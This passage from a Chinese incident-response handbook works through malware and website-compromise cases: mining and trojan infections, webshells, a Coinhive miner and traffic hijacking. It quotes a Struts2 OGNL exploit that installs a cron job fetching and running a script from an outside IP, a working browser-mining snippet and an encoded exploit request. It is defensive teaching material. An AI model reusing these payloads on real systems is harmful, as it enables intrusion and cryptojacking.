登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程 :






下载logo.jpg ，包含脚本内容如下：



到这里，我们可以发现攻击者下载logo.jpg并执行了里面了shell脚本，那这个脚本是如何启动的呢？

通过排查系统开机启动项、定时任务、服务等，在定时任务里面，发现了恶意脚本，每隔一段时间发起请求下载病毒 源，并执行 。



**B**、溯源分析

在Tomcat log日志中，我们找到这样一条记录：



对日志中攻击源码进行摘录如下：

{(#\_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS). (#\_memberAccess?(#\_memberAccess=#dm):

((#container=#context['com.opensymphony.xwork2.ActionContext.container']). (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)). (#ognlUtil.getExcludedPackageNames().clear()).

(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).

(#cmd='echo "\*/20 \* \* \* \* wget -O - -q http://5.188.87.11/icons/logo.jpg|sh\n\*/19 \* \* \* \* curl http://5.188.87.11/icons/logo.jpg|sh" | crontab -;wget -O - -q http://5.188.87.11/icons/logo.jpg|sh').(#iswin=

(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds= (#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new

java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).


(#process=#p.start()).(#ros=

(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())). (@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)). (#ros.flush())}


可以发现攻击代码中的操作与定时任务中异常脚本一致，据此推断黑客通过Struct 远程命令执行漏洞向服务器定时任 务中写入恶意脚本并执行。

**C**、清除病毒

1、删除定时任务:



2、终止异常进程:



**D**、漏洞修复

升级struts到最新版本

**0x03** 防范措施

针对服务器被感染挖矿程序的现象，总结了几种预防措施：

1、安装安全软件并升级病毒库 ，定期全盘扫描 ，保持实时防护

2、及时更新 Windows安全补丁 ，开启防火墙临时关闭端口

3、及时更新web漏洞补丁 ，升级web组件


第**4**篇 ：盖茨木马

**0x00** 前言

Linux盖茨木马是一类有着丰富历史，隐藏手法巧妙，网络攻击行为显著的DDoS木马，主要恶意特点是具备了后门程 序， DDoS攻击的能力，并且会替换常用的系统文件进行伪装。木马得名于其在变量函数的命名中，大量使用Gates 这个单词。分析和清除盖茨木马的过程，可以发现有很多值得去学习和借鉴的地方。


**0x01** 应急场景

某天，网站管理员发现服务器CPU资源异常，几个异常进程占用大量网络带宽：



**0x02** 事件分析


异常**IP**连接：



异常进程：

查看进行发现ps aux进程异常，进入该目录发现多个命令，猜测命令可能已被替换

登录服务器，查看系统进程状态，发现不规则命名的异常进程、异常下载进程 :





异常启动项

进入rc3.d目录可以发现多个异常进行：

/etc/rc.d/rc3.d/S97DbSecuritySpt


/etc/rc.d/rc3.d/S99selinux





搜索病毒原体

find / -size - 1223124c -size +1223122c -exec ls -id {} \; 搜索1223123大小的文件



从以上种种行为发现该病毒与“盖茨木马”有点类似，具体技术分析细节详见：

Linux平台“盖茨木马”分析

<http://www.freebuf.com/articles/system/117823.html>

悬镜服务器卫士丨Linux平台“盖茨木马”分析

<http://www.sohu.com/a/117926079_515168>

手动清除木马过程：

1、简单判断有无木马

#有无下列文件

cat /etc/rc.d/init.d/selinux

cat /etc/rc.d/init.d/DbSecuritySpt

ls /usr/bin/bsd-port

ls /usr/bin/dpkgd

#查看大小是否正常

ls -lh /bin/netstat

ls -lh /bin/ps

ls -lh /usr/sbin/lsof

ls -lh /usr/sbin/ss

2、上传如下命令到/root下 ps netstat ss lsof

3、删除如下目录及文件

rm -rf /usr/bin/dpkgd (ps netstat lsof ss)

rm -rf /usr/bin/bsd-port #木马程序

rm -f /usr/bin/.sshd #木马后门

rm -f /tmp/gates.lod

rm -f /tmp/moni.lod

rm -f /etc/rc.d/init.d/DbSecuritySpt(启动上述描述的那些木马变种程序)

rm -f /etc/rc.d/rc1.d/S97DbSecuritySpt

rm -f /etc/rc.d/rc2.d/S97DbSecuritySpt

rm -f /etc/rc.d/rc3.d/S97DbSecuritySpt

rm -f /etc/rc.d/rc4.d/S97DbSecuritySpt

rm -f /etc/rc.d/rc5.d/S97DbSecuritySpt

rm -f /etc/rc.d/init.d/selinux(默认是启动/usr/bin/bsd-port/getty)

rm -f /etc/rc.d/rc1.d/S99selinux

rm -f /etc/rc.d/rc2.d/S99selinux

rm -f /etc/rc.d/rc3.d/S99selinux

rm -f /etc/rc.d/rc4.d/S99selinux

rm -f /etc/rc.d/rc5.d/S99selinux

4、找出异常程序并杀死

5、删除含木马命令并重新安装


**0x03** 命令替换

**RPM** **check**检查：

系统完整性也可以通过rpm自带的-Va来校验检查所有的rpm软件包 ,有哪些被篡改了 ,防止rpm也被替换 ,上传一个安全干净稳定 版本rpm二进制到服务器上进行检查

./rpm -Va > rpm.log

如果一切均校验正常将不会产生任何输出。如果有不一致的地方 ，就会显示出来。输出格式是8位长字符串 , ``c 用以指配置文 件 , 接着是文件名 . 8位字符的每一个 用以表示文件与RPM数据库中一种属性的比较结果 。 ``. (点) 表示测试通过。 .下面 的字符表示对RPM软件包进行的某种测试失败 ：



命令替换：

rpm2cpio 包全名 | cpio -idv .文件绝对路径 rpm包中文件提取

Rpm2cpio 将rpm包转换为cpio格式的命令

Cpio 是一个标准工具 ，它用于创建软件档案文件和从档案文件中提取文件

Cpio 选项 < [文件|设备]

-i ：copy-in模式 ，还原

-d ：还原时自动新建目录

-v ：显示还原过程

文件提取还原案例：

rpm -qf /bin/ls 查询ls命令属于哪个软件包

mv /bin/ls /tmp

rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls 提取rpm包中ls命 令到当前目录的/bin/ls下

cp /root/bin/ls /bin/ 把ls命令复制到/bin/目录 修复文件丢失

挂载命令rpm包 ：

mkdir /mnt/chrom/ 建立挂载点


mount -t iso9660 /dev/cdrom /mnt/cdrom/ 挂在光盘

mount/dev/sr0 /mnt/cdrom/

卸载命令

umount 设备文件名或挂载点

umount /mnt/cdrom/



第**5**篇 ：**DDOS**病毒


现象描述

某服务器网络资源异常,感染该木马病毒的服务器会占用网络带宽，甚至影响网络业务正常应用。

系统分析

针对日志服务器病毒事件排查情况： 在开机启动项/etc/rc.d/rc.local发现可疑的sh.sh脚本，进一步跟踪sh.sh脚本,这 是一个检测病毒十分钟存活的脚本。

在root目录下发现存活检测脚本



解决步骤：

1. 结束进程 ps aux | grep "conf.m" | grep -v grep | awk ‘{print $2}‘| xargs kill -9

2. 清除自动启动脚本 vim /etc/rc.local 去掉 sh /etc/chongfu.sh &

3. 清除 脚本 rm -rf /etc/chongfu.sh /tem/chongfu.sh

4. 修改登录密码 passwd

5. 重启。 reboot

第四章： **Web**实战篇

第**1**篇 ：网站被植入**Webshell**

网站被植入webshell ，意味着网站存在可利用的高危漏洞，攻击者通过利用漏洞入侵网站，写入webshell接管网站的 控制权。为了得到权限 ，常规的手段如：前后台任意文件上传，远程命令执行， Sql注入写入文件等。

现象描述

网站管理员在站点目录下发现存在webshell ，于是开始了对入侵过程展开了分析。



Webshell查杀工具：


河马：支持多平台，但是需要联网环境。

使用方法: wget <http://down.shellpub.com/hm/latest/hm-linux-amd64.tgz> tar xvf hm-linux-amd64.tgz hm scan /www

事件分析

**1**、 定位时间范围

通过发现的webshell文件创建时间点，去翻看相关日期的访问日志。



**2**、**Web** 日志分析


经过日志分析，在文件创建的时间节点并未发现可疑的上传，但发现存在可疑的webservice接口



**3**、漏洞分析

访问webservice接口，发现变量： buffer、distinctpach、newfilename可以在客户端自定义


[](af://n794/)




**4**、漏洞复现

尝试对漏洞进行复现，可成功上传webshell ，控制网站服务器

[](af://n798/)





**5**、漏洞修复

清除webshell并对webservice接口进行代码修复。

从发现webshell到日志分析，再到漏洞复现和修复，本文暂不涉及溯源取证方面。

第**2**篇 ：门罗币在线挖矿

**0x00** 前言

门罗币，全名： MONERO ，缩写： XMR ，是一种具有高保密性的数字货币，可通过交易所购买获得，也可以通过挖 矿方式获得。只需创建一个用户，配置JS脚本，打开网页就挖矿，是一种非常简单的挖矿方式。

**0x01** 应急场景

某安全产品漏洞预警，从08/09日0点开始，局域网某IP频繁访问的恶意内容。



**0x02** 事件分析

抓取恶意网页url ，分析网页源代码，发现在网站页面被植入在线门罗币挖矿代码：

<script> var script = document.createElement('script');

script.onload = function () { // XMR Pool hash

var m = new CoinHive.Anonymous('BUSbODwUSryGnrIwy3o6Fhz1wsdz3ZNu');

// TODO: Replace the below string with wallet string

m.start('47DuVLx9UuD1gEk3M4Wge1BwQyadQs5fTew8Q3Cxi95c8W7tKTXykgDfj7HVr9aCzzUNb9vA6eZ 3eJCXE9yzhmTn1bjACGK'); };

script.src = 'https://coinhive.com/lib/coinhive.min.js';

document.head.appendChild(script); </script>

一旦用户打开网页，就开始进行挖矿， CPU使用率100% ，给用户带来各种不好的用户体验。

第**3**篇 ：批量挂黑页

作为一个网站管理员，你采用开源CMS做网站，比如dedecms ，但是有一天，你忽然发现不知何时，网站的友情链 接模块被挂大量垃圾链接，网站出现了很多不该有的目录，里面全是博彩相关的网页。而且，攻击者在挂黑页以后， 会在一些小论坛注册马甲将你的网站黑页链接发到论坛，引爬虫收录。在搜索引擎搜索网站地址时，收录了一些会出 现一些博彩页面，严重影响了网站形象。

原因分析

网站存在高危漏洞，常见于一些存在安全漏洞的开源CMS ，利用0day批量拿站上传黑页。

现象描述 ：

某网站被挂了非常多博彩链接，链接形式如下：

<http://www.xxx.com/upload/aomendduchangzaixiandobo/index.html>

<http://www.xxx.com/upload/aomendduchangzaixian/index.html>

<http://www.xxx.com/upload/aomenzhengguidubowangzhan/index.html>


链接可以访问，直接访问物理路径也可以看到文件，但是打开网站目录并没有发现这些文件，这些文件到底藏在了 哪？

访问这些链接，跳转到如图页面：



问题处理 ：

1、打开电脑文件夹选项卡，取消”隐藏受保护的操作系统文件“勾选，把”隐藏文件和文件夹“下面的单选选择“显示隐 藏的文件、文件夹和驱动器”。




2、再次查看，可以看到半透明的文件夹，清楚隐藏文件夹及所有页面



3、然后清除IIS临时压缩文件

C:\inetpub\temp\IIS Temporary Compressed Files\WEBUI$^\_gzip\_D^\WEB\WEBUI\UPLOAD



4、投诉快照，申请删除相关的网页收录，减少对网站的影响。

第**4**篇 ：新闻源网站劫持

新闻源网站一般权重较高，收录快，能够被搜索引擎优先收录，是黑灰产推广引流的必争之地，很容易成为被攻击的 对象。被黑以后主要挂的不良信息内容主要是博彩六合彩等赌博类内容，新闻源网站程序无论是自主开发的还是开源 程序，都有被黑的可能，开源程序更容易被黑。

现象描述 ：

某新闻源网站首页广告链接被劫持到菠菜网站




有三个广告专题，链接形式如下：

<http://www.xxx.cn/zhuanti/yyysc/index.shtml>

<http://www.xxx.cn/zhuanti/wwwsc/index.shtml>

<http://www.xxx.cn/zhuanti/zzzsc/index.shtml>


点击这三条链接会跳转到博彩网站。简单抓包分析一下过程：



可以发现此时这个返回页面已被劫持，并且加载了第三方js文件， <http://xn--dpqw2zokj.com/N/js/dt.js> ，进一步访问该 文件：



dt.js进一步加载了另一条js ，访问<http://xn--dpqw2zokj.com/N/js/yz.js>



我们发现链接跳转到<https://lemcoo.com/?dt> ，进一步访问这个链接，网站为博彩链接导航网站，访问后会随机跳转到 第三方赌博网站。



问题处理 ：

找到url对应的文件位置，即使文件被删除，链接依然可以访问，可以发现三条链接都是以“sc”后缀。

对Nginx配置文件进行排查，发现Nginx配置文件VirtualHost.conf被篡改，通过反向代理匹配以“sc”后缀的专题链接， 劫持到[http://103.233.248.163](http://103.233.248.163/) ，该网站为博彩链接导航网站。



删除恶意代理后，专题链接访问恢复。

第**5**篇 ：移动端劫持

PC端访问正常，移动端访问出现异常，比如插入弹窗、嵌入式广告和跳转到第三方网站，将干扰用户的正常使用， 对用户体验造成极大伤害。

现象描述

部分网站用户反馈，手机打开网站就会跳转到赌博网站。

访问网站首页，抓取到了一条恶意js ：<http://js.zadovosnjppnywuz.com/caonima.js>



[我们可以发现，攻击者通过这段js代码判断手机访问来源，劫持移动端(如手机、 ipad、Android等)流量，跳转到ht tps://262706.com。](https://262706.com/)

进一步访问[https://262706.com](https://262706.com/) ，跳转到赌博网站：



第**6**篇 ：搜索引擎劫持

当你直接打开网址访问网站，是正常的，可是当你在搜索引擎结果页中打开网站时，会跳转到一些其他网站，比如博 彩，虚假广告，淘宝搜索页面等。是的，你可能了遇到搜索引擎劫持。

现象描述

从搜索引擎来的流量自动跳转到指定的网页

问题处理


通过对index.php文件进行代码分析，发现该文件代码 对来自搜狗和好搜的访问进行流量劫持。



进一步跟着include函数包含的文件， index,php包含/tmp/.ICE-unix/.. /c.jpg。



进入/tmp目录进行查看，发现该目录下，如c.jpg等文件，包含着一套博彩劫持的程序。



第**7**篇 ：网站首页被篡改

网站首页被非法篡改，是的，就是你一打开网站就知道自己的网站出现了安全问题，网站程序存在严重的安全漏洞， 攻击者通过上传脚本木马，从而对网站内容进行篡改。而这种篡改事件在某些场景下，会被无限放大。

[](af://n886/)[](af://n888/)


现象描述

网站首页被恶意篡改，比如复制原来的图片， PS一下，然后替换上去。

问题处理


1、确认篡改时间

通过对被篡改的图片进行查看，确认图片篡改时间为2018年04月18日 19:24:07 。



**2**、访问日志溯源

通过图片修改的时间节点，发现可疑IP ：113.12.72.24 (代理IP ，无法追溯真实来源)，访问image.jsp (脚本木 马)，并随后访问了被篡改的图片地址。



进一步审查所有的日志文件(日志保存时间从2017-04-20至2018-04- 19) ，发现一共只有两次访问image.jsp文件的记 录，分别是2018-04- 18和2017-09-21。






image.jsp在2017-09-21之前就已经上传到网站服务器，已经潜藏长达半年多甚至更久的时间。

**3**、寻找真相

我们在网站根目录找到了答案，发现站点目录下存在ROOT.rar全站源码备份文件，备份时间为2017-02-28 10:35。



通过对ROOT.rar解压缩，发现源码中存在的脚本木马与网站访问日志的可疑文件名一致( image.jsp )。



根据这几个时间节点，我们尝试去还原攻击者的攻击路径。

但是我们在访问日志并未找到ROOT.rar的访问下载记录，访问日志只保留了近一年的记录，而这个webshell可能已 经存在了多年。

黑客是如何获取webshell的呢？

可能是通过下载ROOT.rar全站源码备份文件获取到其中存在的木马信息，或者几年前入侵并潜藏了多年，又或者是 从地下黑产购买了shell ，我们不得而知。

本文的示例中攻击者为我们留下了大量的证据和记录，而更多时候，攻击者可能会清除所有的关键信息，这势必会加 大调查人员的取证难度。

第**8**篇 ：管理员账号被篡改

你是某一个网站的管理员，有一天，你的管理员账号admin却登录不了，进入数据库查看，原来管理员账号用户名不 存在了，却多了另外一个管理员用户名。不对，不是新增了管理员，而是你的管理员用户名被篡改了。


现象描述

前后端分离，后台只允许内网访问，管理员账号admin却依然被多次被篡改

问题处理

**1**、网站**wedsnell**

在针对网站根目录进行webshell扫描，发现存在脚本木马，创建时间为2018-06- 13 04:30:30



**2**、 定位**IP**

通过木马创建时间， 查看网站访问日志，定位到IP为： 180.76.189.3



**3**、关联分析

全局搜索与该IP有关的操作日志：



在脚本木马生成前，有两条比较可疑的访问日志吸引了我们的注意：

172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php? open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]= 112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]= 121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&ar rs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2 []=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=3 9&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&a rrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&ar rs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs 2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]

[](af://n931/)

